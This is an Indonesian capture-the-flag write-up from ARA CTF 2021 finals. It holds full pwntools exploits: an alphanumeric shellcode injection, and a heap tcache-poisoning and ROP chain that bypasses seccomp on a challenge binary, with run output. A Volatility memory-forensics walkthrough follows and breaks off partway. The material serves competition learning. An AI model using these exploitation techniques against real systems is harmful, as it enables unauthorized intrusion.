WriteUp Final ARA CTF 2021

yah, namanya juga O R A NG N G E H A C C

MBEERRR

ChaO

AnehMan

Binary Exploitation

1. simple game

a. Executive Summary

simple game for you, have fun

nc 139.180.184.60 1024

https://drive.google.com/drive/folders/144BIKrX6_DlBVfzVYDqzGm-JseFYz0CF?usp=sharing

author : g3nk_b4nk

b. Technical Report

Dikasi binary 64 bit, tinggal nebak angka pake random dari C. Dikasi seed dari C nya, aku tinggal pake library CTypes dari python buat generate randomnya. Nanti masuk ke fungsi win, nah di fungsi win nanti disuru ngeshellcode tapi shellcodenya harus alphanumeric. Yauda tinggal generate alphanumeric shellcode pake alpha3, full payloadnya gini

```
from pwn import *
from ctypes import CDLL

# p = process("./simple_game")
p = remote("139.180.184.60", 1024)
context.arch = 'amd64'
binary = ELF("./simple_game")
libc = CDLL("./libc.so.6")
tVar2 = libc.time(0)
libc.srand(tVar2)

for i in range(100):
 rand_num = libc.rand() % 0x539
 print i, ": ", rand_num
 p.sendlineafter("number : ", str(rand_num))
```

```
p.sendline('Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu
3M2G0p7O8N4t1O3F0j164K1k0S2F1m0i7O2y0Y0a1P2u0x3r3p2z5K4T7n0h2Z0i%')
p.sendline('ls')

p.interactive()
```

Tinggal jalanin nanti dapet shell trus cat flagnya.

c. Flag

Flag:
`ara2021{easy_simple_modifying_byte_shellcode_984ha}`

2. ara note *Solved after competition

a. Executive Summary

Lupa isinya apaan soalnya solved after competition, hiks

b. Technical Report

Dikasi binary 64 bit. Security enabled semua

```
chao at Yu in [~/Documents/WriteUps/ara/pwn/ara_note]  on git:
15:05:01 › checksec ara_note
[*] '/home/chao/Documents/WriteUps/ara/pwn/ara_note/ara_note'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Setelah di coba, typical-typical soal heap sih. Ada add note, edit, delete, blablabla.

Sebenernya ini pake libc 2.32 kalo di remote. Tapi punyaku libc 2.31. Aku lupa kalo dikasi libc 2.32 sebelumnya, jadi aku buat 2 exploit untuk libc 2.32 sama libc 2.31.

Oh ya untuk decompile disini aku pake ghidra, soalnya tadi soal pwn pertama pas di decompile di IDA **plt** nya error semua jadinya ribet baca fungsinya. Kalo di decompile di ghidra, lebih ngotak lah nama fungsi”nya.

Dan juga di binarynya ini dikasi filter **seccomp** jadi cuma ada beberapa syscall yang bisa kita panggil.

```
chao at Yu in [~/Documents/WriteUps/ara/pwn/ara_note]  on git:master
19:43:49 › seccomp-tools dump ./ara_note
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x20 0x00 0x00 0x00000000  A = sys_number
 0004: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0006
 0005: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0006: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x15 0x00 0x01 0x00000002  if (A != open) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x15 0x00 0x01 0x0000000a  if (A != mprotect) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x15 0x00 0x01 0x0000000f  if (A != rt_sigreturn) goto 0014
 0013: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0014: 0x15 0x00 0x01 0x0000000c  if (A != brk) goto 0016
 0015: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0016: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0018
 0017: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0018: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0020
 0019: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0020: 0x06 0x00 0x00 0x00000000  return KILL
```

Jadi kita cuma bisa **open, read,** sama **write**, sisanya ga penting.
Nah, disini ada beberapa vuln yang aku liat:

1. Di fungsi **allocate** tidak di cek max size untuk chunk, jadi kita bisa nge alokasiin chunk sampe sebanyak apapun

```
chao at Yu in [~/Documents/WriteUps/ara/pwn/ara
19:16:46 › ./ara_note
================ ARA Note ================
1. Add Note.
2. Erase Note.
3. View Note.
4. Edit Note.
5. Exit.
==========================================
> 1
Enter chunk index: 0
Enter the size of the chunk: 100000
================ ARA Note ================
1. Add Note.
2. Erase Note.
3. View Note.
4. Edit Note.
5. Exit.
==========================================
>
```

2. Di fungsi **view** juga sama, jadi kita bisa ngeview data melebihi size dari chunk yang kita buat. Udah gitu pake **write** lagi, jadi **null** pun

tetep di output. Nah, dari fungsi ini nanti kita bisa ngeleak libc nya sama heapnya.

3. Di fungsi **edit** juga sama, kita bisa ngedit data melebihi size dari chunk yang kita buat. Nah dari fungsi edit ini kita bisa ngepoison **tcache bin** soalnya bisa kita overflow heap nya.

Nah dari vuln diatas, aku punya ide kaya gini:

1. Ngeleak libc sama heapnya, caranya gini.
   Jadi di heap itu ada **fastbin, smallbin, largebin, unsortedbin,** sama **tcache bin.** Nah biasanya kalo kita ngefree memory diatas **0xa0** nanti masuk ke unsorted bin dulu. Trus isi heap chunk nya nanti ada **fd** pointer sama **bk** pointer, nah itu address **main_arena** di libc. Itu yang kita leak nanti. Masalahnya di libc diatas **2.25** itu pake sistem **tcache**, jadi kalo kita ngefree memory bakal masuk ke **tcachebin** dulu. Tapi jumlah **tcache** ada maksimalnya, tiap tcache cuma bisa nampung 7 memory. **Tcache** juga ada maksimalnya buat ngefree memory, kalo diatas **516** bytes ga bakal masuk ke tcache tapi masuk ke **unsorted bin**. Nah karena binarynya ga di cek sizenya, jadinya gampang buat leak libc nya.
   Kalo untuk leak heap juga gampang, tinggal view aja banyak" nanti kan keleak itu memory dari tcache nya.
2. Ngeleak stack via environ.
   Jadi di libc itu ada variabel namanya **environ**, nah itu isinya stack address, jadi aku bakal manfaatin variabel **environ** itu buat ngeleak isi stacknya. Caranya ya tinggal di poison aja tcachenya, nanti linked listnya corrupt nunjuk ke **environ**. Tinggal kita alloc trus view, nanti keluar isi dari address **environ** nya.
3. ROP dari return address.
   Nah karena tadi udah leak stack addressnya, tinggal itung aja offsetnya sampe return address. Nanti kalo uda dapet return addressnya, di poison lagi tcachenya biar alloc selanjutnya nanti ke return address trus tinggal edit isinya kasiin payload **ROP.**

Tapi sebelum craft exploit, aku bikin dulu beberapa fungsi biar gak kepanjangan nanti kodenya, fungsi buat **alloc, delete, edit,** sama **view.**

```
def alloc(idx, size):
 p.sendlineafter("> ", "1")
 p.sendlineafter("index: ", str(idx))
 p.sendlineafter("chunk: ", str(size))
```

```
def free(idx):
 p.sendlineafter("> ", "2")
 p.sendlineafter("index: ", str(idx))

def view(idx, size):
 p.sendlineafter("> ", "3")
 p.sendlineafter("index: ", str(idx))
 p.sendlineafter("view: ", str(size))

def edit(idx, size, data):
 p.sendlineafter("> ", "4")
 p.sendlineafter("index: ", str(idx))
 p.sendlineafter("edit: ", str(size))
 p.sendlineafter("Data : ", data)
```

Nah sekarang bisa mulai step 1, untuk leak libc aku bikin kode kayak gini

```
alloc(0, 0x80)
alloc(1, 0x508)
alloc(2, 0x410)

free(1)
view(0, 0x90 + 0x8)
libc_leak = u64(p.recvline()[144:-42].ljust(8, '\x00'))
```

Aku nge-alloc index 0 biar bisa aku view nanti sampe ke index 1 soalnya nanti aku ngefree index 1, **fd** pointer sama **bk** pointernya bakal ada disana. Trus aku nge alloc lagi **0x410** bytes biar pas aku free yg **0x508** itu nanti gak di consolidate sama top chunk.

Nah abis dapet libc, aku leak heapnya juga.

```
for i in range(4,11): alloc(i, 0x100)
alloc(13, 0x20)
for i in range(10, 3, -1): free(i)

view(0, 0xa8)
heap_leak = u64(p.recvline()[160:-44].ljust(8, '\x00'))
log.info("Heap leak: {}".format(hex(heap_leak)))
heap_base = heap_leak - 0x320
log.info("Heap base: {}".format(hex(heap_base)))
```

aku ngealokasiin lagi 7 chunk abis tu ngefree lagi biar tcachenya keisi, sebenernya 2 atau 3 bisa sih cuma udah terlanjur aku males ngubah kode lagi.

Nah aku juga ngeview kan dari index 0, itu lebih gede size viewnya dari size chunk yg aku buat sebelumnya. Jadi nanti bakal di outputin sampe ke chunk berikutnya trus dapet deh address tcache nya.

Next step aku ngeleak address stacknya.

```
alloc(4, 0x100)
edit(4, 0x118, 'A' * 0x100 + p64(0) + p64(0x111) + p64(libc_environ))
alloc(5, 0x100)
alloc(6, 0x100)
view(6, 0x8)

stack_leak = u64(p.recvline()[:-42].ljust(8, '\x00'))
log.info("Stack leak: {}".format(hex(stack_leak)))
ret_addr = stack_leak - 0x140
log.info("Ret address: {}".format(hex(ret_addr)))
```

Yang ini ga begitu susah sih, kita tinggal alokasiin lagi data sesuai size dari tcache yang kita free, trus edit overflow sampe ke chunk berikutnya ubah address linked list tcache berikutnya jadi address **libc_environ** trus kita alloc aja. Nanti kalo kita view, isi didalem addressnya bakal keliatan.
Jadi isi linked list tcachenya bakal kayak gini kalo udah dipoison.

```
gef➤  heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
        top: 0x55d838720f80 (size : 0x20080)
last_remainder: 0x55d838720790 (size : 0xa0)
 unsortbin: 0x55d838720790 (size : 0xa0)
(0x110)  tcache_entry[15](6): 0x55d838720440 --> 0x7fe6ba41a2e0 --> 0x7ffc7739dd98 --> 0x7ffc7739efbf --> 0x4f4c4552505f444c (invaild memory)
```

Nah itu yang udah ke poison, kalo kita alloc 2 kali bakal masuk ke **lib_environ**.

Next setelah dapat return address, yaudah poison lagi tcachenya biar kita bisa ngisi return address nya.

```
free(4)
free(5)

edit(0, 0xa8, 'B' * 0x80 + p64(0) + p64(0x51) + p64(ret_addr))
alloc(4, 0x100)
edit(4, 0x10, './flag.txt\x00')
alloc(5, 0x100)
alloc(7, 0x100)
```

Nah itu di kode diatas, aku kan ngefree tuh, nanti tcache nya bakal bener lagi. Abis tu aku ngepoison lagi tcachenya biar alloc selanjutnya ngepoint ke return address. Nah itu skalian juga aku ngisi **./flag.txt** biar gak repot pas **open read write** nanti. Gini linked list tcachenya setelah aku poison.

```
gef➢  heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                top: 0x557919fc5f80 (size : 0x20080)
       last_remainder: 0x557919fc5790 (size : 0xa0)
            unsortbin: 0x557919fc5790 (overlap chunk with 0x5579192147e7(freed) )
(0x110)   tcache_entry[15](6): 0x557919fc5440 --> 0x557919fc5330 --> 0x7ffc7c834ea8 --> 0x5579192147f7 (overlap chunk with 0x557919fc5430(freed) )
gef➢
```

Jadi alloc ke 3 bakal masuk ke return address, makanya aku alloc 3 kali di kode diatas.

Nah selanjutnya tinggal rop aja di index ke 7.

```
payload = b''
payload += p64(pop_rdi)
payload += p64(flag_loc)
payload += p64(pop_rsi)
payload += p64(0)
payload += p64(pop_rdx_rbx)
payload += p64(0) * 2
payload += p64(pop_rcx)
payload += p64(0)
payload += p64(pop_rax)
payload += p64(2)
payload += p64(syscall)

payload += p64(pop_rdi)
payload += p64(3)
payload += p64(pop_rsi)
payload += p64(flag_loc)
payload += p64(pop_rdx_rbx)
payload += p64(0x100) * 2
payload += p64(libc_read)

payload += p64(pop_rdi)
payload += p64(flag_loc)
payload += p64(libc_puts)
```

```
print hex(len(payload))

edit(7, 0x100, payload)
```

Nah, rop ku ini dibagi 3 bagian, pertama nge**open**, kedua nge**read**, ketiga nge**write**. Masalahnya libc open itu manggil **sys_openat** bukan **sys_open** jadinya kena filter dah wkwk. Jadinya di rop pertama itu aku manggil syscall open manual kayak bikin kode **asm**. Sisanya ya tinggal read sama write pake fungsi dari libc. Full scriptnya kayak gini

```
from pwn import *

libc = ELF("/lib/x86_64-linux-gnu/libc-2.31.so")
p = process("./ara_note", env={"LD_PRELOAD": libc.path})
context.arch = 'amd64'

def alloc(idx, size):
 p.sendlineafter("> ", "1")
 p.sendlineafter("index: ", str(idx))
 p.sendlineafter("chunk: ", str(size))

def free(idx):
 p.sendlineafter("> ", "2")
 p.sendlineafter("index: ", str(idx))

def view(idx, size):
 p.sendlineafter("> ", "3")
 p.sendlineafter("index: ", str(idx))
 p.sendlineafter("view: ", str(size))

def edit(idx, size, data):
 p.sendlineafter("> ", "4")
 p.sendlineafter("index: ", str(idx))
 p.sendlineafter("edit: ", str(size))
 p.sendlineafter("Data : ", data)

alloc(0, 0x80)
alloc(1, 0x508)
alloc(2, 0x410)

free(1)
```

```
view(0, 0x90 + 0x8)
libc_leak = u64(p.recvline()[144:-42].ljust(8, '\x00'))
log.info("Libc leak: {}".format(hex(libc_leak)))
libc_base = libc_leak - 0x1ebbe0
log.info("Libc base: {}".format(hex(libc_base)))
libc_puts = libc_base + 0x0875a0
log.info("Libc puts: {}".format(hex(libc_puts)))
libc_environ = libc_base + 0x00000000001ef2e0
log.info("Libc environ: {}".format(hex(libc_environ)))
libc_read = libc_base + 0x111130
log.info("Libc read: {}".format(hex(libc_read)))
pop_rdi = libc_base + 0x0000000000026b72
log.info("Pop rdi: {}".format(hex(pop_rdi)))
pop_rsi = libc_base + 0x0000000000027529
log.info("Pop rsi: {}".format(hex(pop_rsi)))
pop_rdx_rbx = libc_base + 0x0000000000162866
log.info("Pop rdx rbx: {}".format(hex(pop_rdx_rbx)))
pop_rax = libc_base + 0x000000000004a550
log.info("Pop rax: {}".format(hex(pop_rax)))
syscall = libc_base + 0x000000000004b460
log.info("Syscall: {}".format(hex(syscall)))
pop_rcx = libc_base + 0x000000000009f822
log.info("Pop rcx: {}".format(hex(pop_rcx)))

for i in range(4,11): alloc(i, 0x100)
alloc(13, 0x20)
for i in range(10, 3, -1): free(i)

view(0, 0xa8)
heap_leak = u64(p.recvline()[160:-44].ljust(8, '\x00'))
log.info("Heap leak: {}".format(hex(heap_leak)))
heap_base = heap_leak - 0x320
log.info("Heap base: {}".format(hex(heap_base)))

alloc(4, 0x100)
edit(4, 0x118, 'A' * 0x100 + p64(0) + p64(0x111) + p64(libc_environ))
alloc(5, 0x100)
alloc(6, 0x100)
view(6, 0x8)
```

```
stack_leak = u64(p.recvline()[:-42].ljust(8, '\x00'))
log.info("Stack leak: {}".format(hex(stack_leak)))
ret_addr = stack_leak - 0x140
log.info("Ret address: {}".format(hex(ret_addr)))

free(4)
free(5)

edit(0, 0xa8, 'B' * 0x80 + p64(0) + p64(0x51) + p64(ret_addr))
gdb.attach(p)
alloc(4, 0x100)
edit(4, 0x10, './flag.txt\x00')
alloc(5, 0x100)
alloc(7, 0x100)

flag_loc = heap_base + 0x440
log.info("Flag loc: {}".format(hex(flag_loc)))

payload = ''
payload += p64(pop_rdi)
payload += p64(flag_loc)
payload += p64(pop_rsi)
payload += p64(0)
payload += p64(pop_rdx_rbx)
payload += p64(0) * 2
payload += p64(pop_rcx)
payload += p64(0)
payload += p64(pop_rax)
payload += p64(2)
payload += p64(syscall)

payload += p64(pop_rdi)
payload += p64(3)
payload += p64(pop_rsi)
payload += p64(flag_loc)
payload += p64(pop_rdx_rbx)
payload += p64(0x100) * 2
payload += p64(libc_read)
```

```
payload += p64(pop_rdi)
payload += p64(flag_loc)
payload += p64(libc_puts)

print hex(len(payload))

edit(7, 0x100, payload)

p.interactive()
```

Nah tinggal di jalanin aja.

```
chao at Yu in [~/Documents/WriteUps/ara/pwn/ara_note]
20:07:03 › python exploit.py
[*] '/lib/x86_64-linux-gnu/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './ara_note': pid 44718
[*] Libc leak: 0x7f19995a6be0
[*] Libc base: 0x7f19993bb000
[*] Libc puts: 0x7f19994425a0
[*] Libc environ: 0x7f19995aa2e0
[*] Libc read: 0x7f19994cc130
[*] Pop rdi: 0x7f19993e1b72
[*] Pop rsi: 0x7f19993e2529
[*] Pop rdx rbx: 0x7f199951d866
[*] Pop rax: 0x7f1999405550
[*] Syscall: 0x7f1999406460
[*] Pop rcx: 0x7f199945a822
[*] Heap leak: 0x55a0231f6320
[*] Heap base: 0x55a0231f6000
[*] Stack leak: 0x7fff4e94d8b8
[*] Ret address: 0x7fff4e94d778
[*] Flag loc: 0x55a0231f6440
0xb8
[*] Switching to interactive mode
FLAG{TEST_FLAG}
```

Nah yang tadi exploitnya buat libc 2.31, kalo di remote libcnya 2.32 wkwkwk. Beda dikit aja tapi kurang lebih sama lah.
Jadi di libc 2.32, ada xoring sama shifting di addressnya buat ngeproteksi fd sama bk nya tcache yang udah di free. Jadinya perlu fungsi tambahan untuk ngepoison tcachenya.

```
def mask(heap_base, target):
```

```
return target ^ (heap_base >> 0xc)
```

Yaudah gitu doang, kalo mau ngeoverwrite tcache selanjutnya jangan lupa di mask aja.
Nah masalah kedua disini itu pas mau ngeoverwrite return address selalu dapet bad syscall, sigsegv atau apalah. Jadinya aku kurangin addressnya sampe dapet offset yang cocok, ini aku nyoba-nyoba manual wkwk.
Full payloadnya begini


```
from pwn import *

libc = ELF("./libc-2.32.so")
p = process("./ara_note", env={"LD_PRELOAD": libc.path})
p = remote("45.32.116.131", 1024)

def alloc(idx, size):
 p.sendlineafter("> ", "1")
 p.sendlineafter("index: ", str(idx))
 p.sendlineafter("chunk: ", str(size))

def free(idx):
 p.sendlineafter("> ", "2")
 p.sendlineafter("index: ", str(idx))

def view(idx, size):
 p.sendlineafter("> ", "3")
 p.sendlineafter("index: ", str(idx))
 p.sendlineafter("view: ", str(size))

def edit(idx, size, data):
 p.sendlineafter("> ", "4")
 p.sendlineafter("index: ", str(idx))
 p.sendlineafter("edit: ", str(size))
 p.sendlineafter("Data : ", data)

def mask(heap_base, target):
 return target ^ (heap_base >> 0xc)

alloc(0, 0x80)
alloc(1, 0x508)
```

```
alloc(2, 0x410)

free(1)
view(0, 0x90 + 0x8)
libc_leak = u64(p.recvline()[144:-42].ljust(8, '\x00'))
log.info("Libc leak: {}".format(hex(libc_leak)))
libc_base = libc_leak - 0x1e3c00
log.info("Libc base: {}".format(hex(libc_base)))
libc_puts = libc_base + 0x0000000000080d90
log.info("Libc puts: {}".format(hex(libc_puts)))
libc_environ = libc_base + 0x00000000001e7600
log.info("Libc environ: {}".format(hex(libc_environ)))
libc_read = libc_base + 0x0000000000108ca0
log.info("Libc read: {}".format(hex(libc_read)))
pop_rdi = libc_base + 0x000000000002858f
log.info("Pop rdi: {}".format(hex(pop_rdi)))
pop_rsi = libc_base + 0x000000000002ac3f
log.info("Pop rsi: {}".format(hex(pop_rsi)))
pop_rdx_rbx = libc_base + 0x00000000001597d6
log.info("Pop rdx rbx: {}".format(hex(pop_rdx_rbx)))
pop_rax = libc_base + 0x0000000000045580
log.info("Pop rax: {}".format(hex(pop_rax)))
syscall = libc_base + 0x0000000000046490
log.info("Syscall: {}".format(hex(syscall)))
pop_rcx = libc_base + 0x0000000000131a8a
log.info("Pop rcx: {}".format(hex(pop_rcx)))

for i in range(4,11): alloc(i, 0x100)
alloc(13, 0x20)
for i in range(10, 3, -1): free(i)

view(0, 0xa8)
heap_leak = u64(p.recvline()[160:-44].ljust(8, '\x00'))
log.info("Heap leak: {}".format(hex(heap_leak)))
heap_base = heap_leak - 0x320
log.info("Heap base: {}".format(hex(heap_base)))

poison = mask(heap_base, libc_environ)
```

```
alloc(4, 0x100)
edit(4, 0x118, 'A' * 0x100 + p64(0) + p64(0x111) + p64(poison))
alloc(5, 0x100)
alloc(6, 0x100)
view(6, 0x8)

stack_leak = u64(p.recvline()[:-42].ljust(8, '\x00'))
log.info("Stack leak: {}".format(hex(stack_leak)))
ret_addr = stack_leak - 0x140
log.info("Ret address: {}".format(hex(ret_addr)))
log.info("Overwrite in: {}".format(hex(ret_addr - 0x48)))

free(5)
free(4)

ret_poison = mask(heap_base, ret_addr - 0x48)

edit(0, 0xa8, 'B' * 0x80 + p64(0) + p64(0x111) + p64(ret_poison) + p64(0))
alloc(4, 0x100)
edit(4, 0x10, './flag.txt\x00')

alloc(5, 0x100)

flag_loc = heap_base + 0x330
log.info("Flag loc: {}".format(hex(flag_loc)))


payload = ''
payload += p64(pop_rdi)
payload += p64(flag_loc)
payload += p64(pop_rsi)
payload += p64(0)
payload += p64(pop_rdx_rbx)
payload += p64(0) * 2
payload += p64(pop_rcx)
payload += p64(0)
payload += p64(pop_rax)
payload += p64(2)
payload += p64(syscall)
```

```
payload += p64(pop_rdi)
payload += p64(3)
payload += p64(pop_rsi)
payload += p64(flag_loc)
payload += p64(pop_rdx_rbx)
payload += p64(0x100) * 2
payload += p64(libc_read)

payload += p64(pop_rdi)
payload += p64(flag_loc)
payload += p64(libc_puts)


# gdb.attach(p, 'pie b *0x000000000000137a')

edit(5, 0x100, 'C' * 0x8 + payload)


p.interactive()
```

Tinggal di run



```
chao at Yu in [~/Documents/WriteUps/ara/pwn/ara_note]  on git:master ✗  3ae188c "Added new writeups"
20:11:57 › python exploit2.py
[*] '/home/chao/Documents/WriteUps/ara/pwn/ara_note/libc-2.32.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './ara_note': pid 45026
[+] Opening connection to 45.32.116.131 on port 1024: Done
[*] Libc leak: 0x7fbf8d3bdc00
[*] Libc base: 0x7fbf8d1da000
[*] Libc puts: 0x7fbf8d25ad90
[*] Libc environ: 0x7fbf8d3c1600
[*] Libc read: 0x7fbf8d2e2ca0
[*] Pop rdi: 0x7fbf8d20258f
[*] Pop rsi: 0x7fbf8d204c3f
[*] Pop rdx rbx: 0x7fbf8d3337d6
[*] Pop rax: 0x7fbf8d21f580
[*] Syscall: 0x7fbf8d220490
[*] Pop rcx: 0x7fbf8d30ba8a
[*] Heap leak: 0x5628e3336320
[*] Heap base: 0x5628e3336000
[*] Stack leak: 0x7ffe220eda38
[*] Ret address: 0x7ffe220ed8f8
[*] Overwrite in: 0x7ffe220ed8b0
[*] Flag loc: 0x5628e3336330
[*] Switching to interactive mode
ara2021{heap_plus_seccomp_easy_peasy_dt342}AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[*] Got EOF while reading in interactive
$ 
```

Dapet deh yang di remote

c. Flag

Flag: `ara2021{heap_plus_seccomp_easy_peasy_dt342}`

Forensic

1. Forget it

a. Executive Summary

Chris terasa... aneh. Di depan dia hanya seorang staff IT pelupa yang sering senyum-senyum sama atasan. Walaupun polos, tapi dia sangat menarik di mataku. Richard, teman baiknya, diundang ke rumah Chris beberapa hari lagi. Aku ingin diundang juga, tapi aku tak punya banyak topik, bisakah kamu mencari apa yang dilakukan di komputernya?

author : spitfire

https://drive.google.com/file/d/14Vy_hB4J_OGntWKkIsmPSay2alDP1b7M/view?usp=sharing

b. Technical Report

Diberikan file 7z. Extract, duar 2GB sizenya…
File besar biasanya memory forensic. Jadi langsung aja pakai volatility untuk cek img nya.

```
volatility -f dump.raw imageinfo
```

Hasil:

```
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/anehman/ctf/ara/final/foren/forget_it/dump.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x8273fde8L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x80b96000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2021-01-18 09:20:27 UTC+0000
     Image local date and time : 2021-01-18 01:20:27 -0800
```

Ok, image profile sudah diketahui, sekarang lihat aplikasi apa saja yang sedang berjalan.

```
volatility -f dump.raw --profile=Win7SP1x86_23418 pslist
```

Hasil (potongan):

```
0x8633b8d0 StikyNot.exe          1968   1676      8      140      1      0 2021-01-18 08:47:23 UTC+0000
0x862e9990 VSSVC.exe             2116    512      4      112      0      0 2021-01-18 08:47:27 UTC+0000
0x859b8d20 svchost.exe           2204    512      5       92      0      0 2021-01-18 08:47:29 UTC+0000
0x864f4030 SearchIndexer.        2268    512     11      605      0      0 2021-01-18 08:47:29 UTC+0000
0x864015b0 svchost.exe           2976    512     13      374      0      0 2021-01-18 08:49:21 UTC+0000
0x85460af8 wuauclt.exe           3444    880      3       85      1      0 2021-01-18 08:50:37 UTC+0000
0x85441030 calc.exe              3612   1676      5       88      1      0 2021-01-18 08:52:02 UTC+0000
0x85433d20 notepad.exe           3800   1676      2       69      1      0 2021-01-18 08:52:15 UTC+0000
0x8571e030 svchost.exe           2424    512      4       68      0      0 2021-01-18 08:58:57 UTC+0000
0xc9772208 wordpad.exe           2768   1676      4      139      1      0 2021-01-18 09:02:02 UTC+0000
0x857ced20 DumpIt.exe            4032   1676      2       38      1      0 2021-01-18 09:20:23 UTC+0000
0x8576cd20 conhost.exe           4080    416      2       35      1      0 2021-01-18 09:20:24 UTC+0000
```

Terdapat aplikasi yang cukup mencurigakan, seperti Sticky Note (StikyNot.exe), Notepad (notepad.exe), dan WordPad (wordpad.exe). Agar lebih jelas, kita scan file apa saja yang ada.

```
volatility -f dump.raw --profile=Win7SP1x86_23418 filescan > fname
```

Hasil (potongan):

```
Offset(P)          #Ptr   #Hnd Access Name
------------------ ------ ------ ------ ----
0x00000000002e2790      3      0 R--rwd \Device\HarddiskVolume1\Windows\System32\wevtapi.dll
0x0000000000f62768      3      0 RW-rwd \Device\HarddiskVolume1\$Directory
0x0000000001b69568      1      0 R--rwd \Device\HarddiskVolume1\Windows\System32\sscore.dll
```

Langsung cari file yang mencurigakan tersebut. Pertama dimulai dari Sticky Note. File ada pada offset 0x000000007ec88ce0.

```
0x000000007ec88ce0      8      1 RW-r--
\Device\HarddiskVolume1\Users\IEUser\AppData\Roaming\Microsoft\Sticky
Notes\StickyNotes.snt
```

```
volatility -f dump.raw --profile=Win7SP1x86_23418 dumpfiles -D . -Q 0x000000007ec88ce0
```

